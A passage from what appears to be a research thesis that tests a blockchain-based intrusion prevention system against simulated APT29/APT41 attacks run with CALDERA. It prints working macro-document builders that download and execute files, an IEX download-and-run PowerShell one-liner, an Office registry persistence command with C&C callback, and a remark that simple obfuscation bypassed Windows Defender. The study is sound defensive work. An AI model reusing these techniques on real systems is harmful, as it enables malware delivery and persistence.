


Figure 57 - Macro-Enabled word document executing CMD and ping command.

Results in Blockdown mode ON:

Malicious word document drops “art.jse” a Jscript encoded file with hash 512 “285371aa3839b4f61152ef38e2dd995f32f50a58e8e017b343be97c2130d1966ef248548cbb e66ec97eedf13695e7e8b63e91550f2c35ae36cb076941b008b0b”

Similarly, this hash is not present on-chain, therefore execution must be denied, as shown in Figure 58 and Figure 59 respectively.

```

"AppVersion": "2019" 161 // Notice how the submitTransaction will throw an
} 162 console.log('\n--> Submit Transaction: UpdateAsset
5.4.6 Ledger update 163 //
5.4.7 Application ra 164 //
5.4.8 Limitations 165 //
--> Evaluate Transaction: ReadAsset, function returns an asset with a given assetID
***** FAILED to run the application: Error in simulation: transaction returned with failure: Error: The asset art.jse does not exist
root@blocklabz:/home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/application-javascript#

```

Figure 58 - art.jse Jscript hash not found on-chain.




Figure 59 - JScript through word macrocode blocked.

5.2.3.2 Execution

In the execution phase, we simulate two different scenarios following on APT29 [136] and APT41 [137] utilizing malicious office documents, to execute three diverse types of executables, viz, “.exe”, “.bat”, and “.vbs”. In addition, we simulate ransomware execution invoked through of a .bat script, although we launch windows calculator for demonstration purposes and safety of the network.

Results in Blockdown mode OFF:

We used the “Excel 4 Macro” module on CALDERA to craft an excel document which attaches macrocode on a spreadsheet and executes it automatically. The macrocode first writes a visual basic script on temporary directory and then executes it. Next, it attempts to

download process explorer executable from its legitimate source² and execute it from the same directory and under the current user account and privileges. Instead of process explorer, the executable often is ransomware or any other malicious tool by adversaries as described in APT29 & APT41 in MITRE's group attribution database. Code used to generate the malicious excel spreadsheet:

```

$fname = "$env:TEMP\atomic_redteam_x4m_exec.vbs"; $fname1 = "$env:TEMP\procexp.exe"; if (Test-Path $fname)
{; Remove-Item $fname; Remove-Item $fname1; }; $xlApp = New-Object -COMObject "Excel.Application";
$xlApp.Visible = $True; $xlApp.DisplayAlerts = $False; $xlBook = $xlApp.Workbooks.Add(); $sheet =
$xlBook.Excel4MacroSheets.Add(); ; if ("$env:Username" -ne "") {; $sheet.Cells.Item(1,1) = "$env:Username"; } else {;
$sheet.Cells.Item(1,1) = "=GET.WORKSPACE(26)"; }; ; $sheet.Cells.Item(2,1) = "procexp.exe"; $sheet.Cells.Item(3,1) =
"atomic_redteam_x4m_exec.vbs"; $sheet.Cells.Item(4,1) = "=IF(ISNUMBER(SEARCH("64",GET.WORKSPACE(1))),
GOTO(A5,))"; $sheet.Cells.Item(5,1) = "=FOPEN("C:\Users\"&A1&"\AppData\Local\Temp\"&A3&"", 3)";
$sheet.Cells.Item(6,1) = "=FWRITELN(A5, "url = ""https://live.sysinternals.com/procexp.exe""");";
$sheet.Cells.Item(7,1) = "=FWRITELN(A5, """);"; $sheet.Cells.Item(8,1) = "=FWRITELN(A5, "Set winHttp =
CreateObject("WinHTTP.WinHTTPPrequest.5.1""");"; $sheet.Cells.Item(9,1) = "=FWRITELN(A5, "winHttp.Open
""GET""", url, False)";"; $sheet.Cells.Item(10,1) = "=FWRITELN(A5, "winHttp.Send)";"; $sheet.Cells.Item(11,1) =
"=FWRITELN(A5, "If winHttp.Status = 200 Then)";"; $sheet.Cells.Item(12,1) = "=FWRITELN(A5, "Set oStream =
CreateObject("ADODB.Stream""");"; $sheet.Cells.Item(13,1) = "=FWRITELN(A5, "oStream.Open)";";
$sheet.Cells.Item(14,1) = "=FWRITELN(A5, "oStream.Type = 1""");"; $sheet.Cells.Item(15,1) = "=FWRITELN(A5,
"oStream.Write winHttp.responseBody)";"; $sheet.Cells.Item(16,1) = "=FWRITELN(A5, "oStream.SaveToFile
""C:\Users\"&A1&"\AppData\Local\Temp\"&A2&"", 2)";"; $sheet.Cells.Item(17,1) = "=FWRITELN(A5,
"oStream.Close)";"; $sheet.Cells.Item(18,1) = "=FWRITELN(A5, "End If)";"; $sheet.Cells.Item(19,1) = "=FCLOSE(A5)";";
$sheet.Cells.Item(20,1) = "=EXEC("explorer.exe C:\Users\"&A1&"\AppData\Local\Temp\"&A3&"");";
$sheet.Cells.Item(21,1) = "=WAIT(NOW()+""00:00:05""");"; $sheet.Cells.Item(22,1) = "=EXEC("explorer.exe
C:\Users\"&A1&"\AppData\Local\Temp\"&A2&"");"; $sheet.Cells.Item(23,1) = "=HALT()";";
$sheet.Cells.Item(1,1).Name = "runme"; $xlApp.Run("runme"); $xlApp.Quit(); ;
[System.Runtime.InteropServices.Marshal]::ReleaseComObject($xlBook) | Out-Null;
[System.Runtime.InteropServices.Marshal]::ReleaseComObject($xlApp) | Out-Null; [System.GC]::Collect();
[System.GC]::WaitForPendingFinalizers(); ; Remove-Variable xlBook; Remove-Variable xlApp

```

On the left part of Figure 60 we see the malicious excel sheet opened and on the background process explorer already running. On the right part, CALDERA framework is opened showing the successful execution of “Excel 4 Macro” module. Although avoiding detection at this stage is out of scope, as we only focus on assessing the efficacy of the blockchain enabled IDPS, its notable that by using a simple Caesar cipher obfuscation [138] windows defender cannot detect the attack. The fact that an obfuscated payload using Caesar cipher was able to bypass windows defender, is added to provide the reader with understanding how easy it is nowadays to bypass the traditional security controls (e.g., antivirus technologies such as windows defender) with publicly available and unsophisticated tools with default settings. The BIDPS does not classify executables as malicious, nonetheless. The BIDPS only allows or denies execution based on the on-chain data. If an executable is denied execution because the relevant info is not present on-chain, this does not automatically imply that an executable is malicious. It would imply though that a potential incident requires investigation as the on-chain data is the immutable source of trust and truth. So, benign executables with no data present on-chain will fall under Process 6 according to Figure 58, where an alert will be trigger and investigation must take place. BIDPS implementation allows for no room to execute a benign application as we noticed throughout the experiment. There were zero cases of false execution during our experiments as the BIDPS works entirely in binary mode. However, further enhancing the BIDPS with machine learning would potentially allow for a promising

² <https://live.sysinternals.com/procexp.exe>

future research direction were the BIDPS could “learn” the native executables either directly from the vendor or by training it against the corporate baseline. We discuss this potential future direction in 7.3 Future Directions.




Figure 60 - Execution scenario through excel macrocode, VB script and process explorer as payload execution.

Furthermore, we simulate another execution technique of APT29 & APT41, namely a word document trying to execute a .bat script through invoked macrocode on user’s AppData directory. In most systems, if there is no specific path restriction, user execution is allowed by default because this is where most user applications reside on. The .bat script attempts to execute calc.exe afterwards to demonstrate that a malware could be executed (or any other form of adversary-controlled code) instead of calculator. Code used to generate the word document:

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (iwr "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1" -UseBasicParsing); $macrocode = " Open \"\$env:temp\art1204.bat\"" For Output As #1`n Write #1, "calc.exe"`n Close #1`n a = Shell("cmd.exe /c $bat_path ", vbNormalFocus)`n"; Invoke-MalDoc -macroCode $macrocode -officeProduct Word
```

The .bat script executes successfully (Figure 61), and the windows calculated is in turn executed. On the right part CALDERA framework reports the successful execution as well. The bat script was obfuscated yet again, resulting in traditional signature-based endpoint protection mechanisms (in this case Windows Defender) being blinded, therefore detection avoided.




Figure 61 - Successful execution of .bat script and windows calculator.

Results in Blockdown mode ON:

Starting off with the same attack scenario simulation of the “Excel 4 Macro” while enabling the blockchain IDSP capability produces the following output in our CALDERA console and remote employee’s endpoint, shown in Figure 62.




Figure 62 - Excel 4 Macro module execution denied.

More specifically, nothing was allowed to be executed on user's endpoint, while the attacker received an error of *"This program is block by group policy. For more information, contact your system administrator."* as seen in Figure 63. Looking at the details, this attacked stopped immediately as the PowerShell was not allowed to be executed because the hash of PowerShell (and the PowerShell utility itself consequently) belongs to different owner on-chain (changed from user "George" to "Administrator" explicitly, see Table 12), thus execution of the Visual Basic (VB) script denied, and thereby preventing further malicious execution.

For the next scenario we assessed execution of a macro-enabled word document invoking and executing windows calculator through a .bat script dropped on user's AppData directory.




Figure 63 - Unsuccessful execution of .bat script and windows calculator.

A closer examination after querying the ledger is shown in Figure 64. ReadAsset function is invoked and the asset's hash "art1204.bat", the dropped .bat script from the macro-enabled word document is not found on-chain. Moreover, PowerShell.exe is owned by Administrator and not user George, thereby and yet again, execution denied.

and will connect back to our C&C centre on port 8888 TCP (CALDERA) every time the user executes an office application, e.g., Outlook, Word, Excel, PowerPoint. Execution command:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d "C:\TMP\lcfxqy.dll"
```

Results in Blockdown mode OFF:




Figure 65 - Successful persistence setup through Microsoft Word and malicious .dll file.

User George launches PowerPoint, lcfxqy.dll executes and connection to our C&C over port 8888 is established successfully (Figure 65).

Results in Blockdown mode ON:

This method triggers two rules. First off, cmd.exe is owned on-chain by Administrator (see Figure 66), hence C&C receives the execution denied message as shown in Figure 67. We tried again to run it though a native application already existing on the user's endpoint (regsvr64.exe) which belongs to user George on-chain and can be executed in silent mode, then attacker's is presented with the output in Figure 68, namely malicious lcfxqy.dll denied execution since its hash is not present on-chain (see Figure 66).

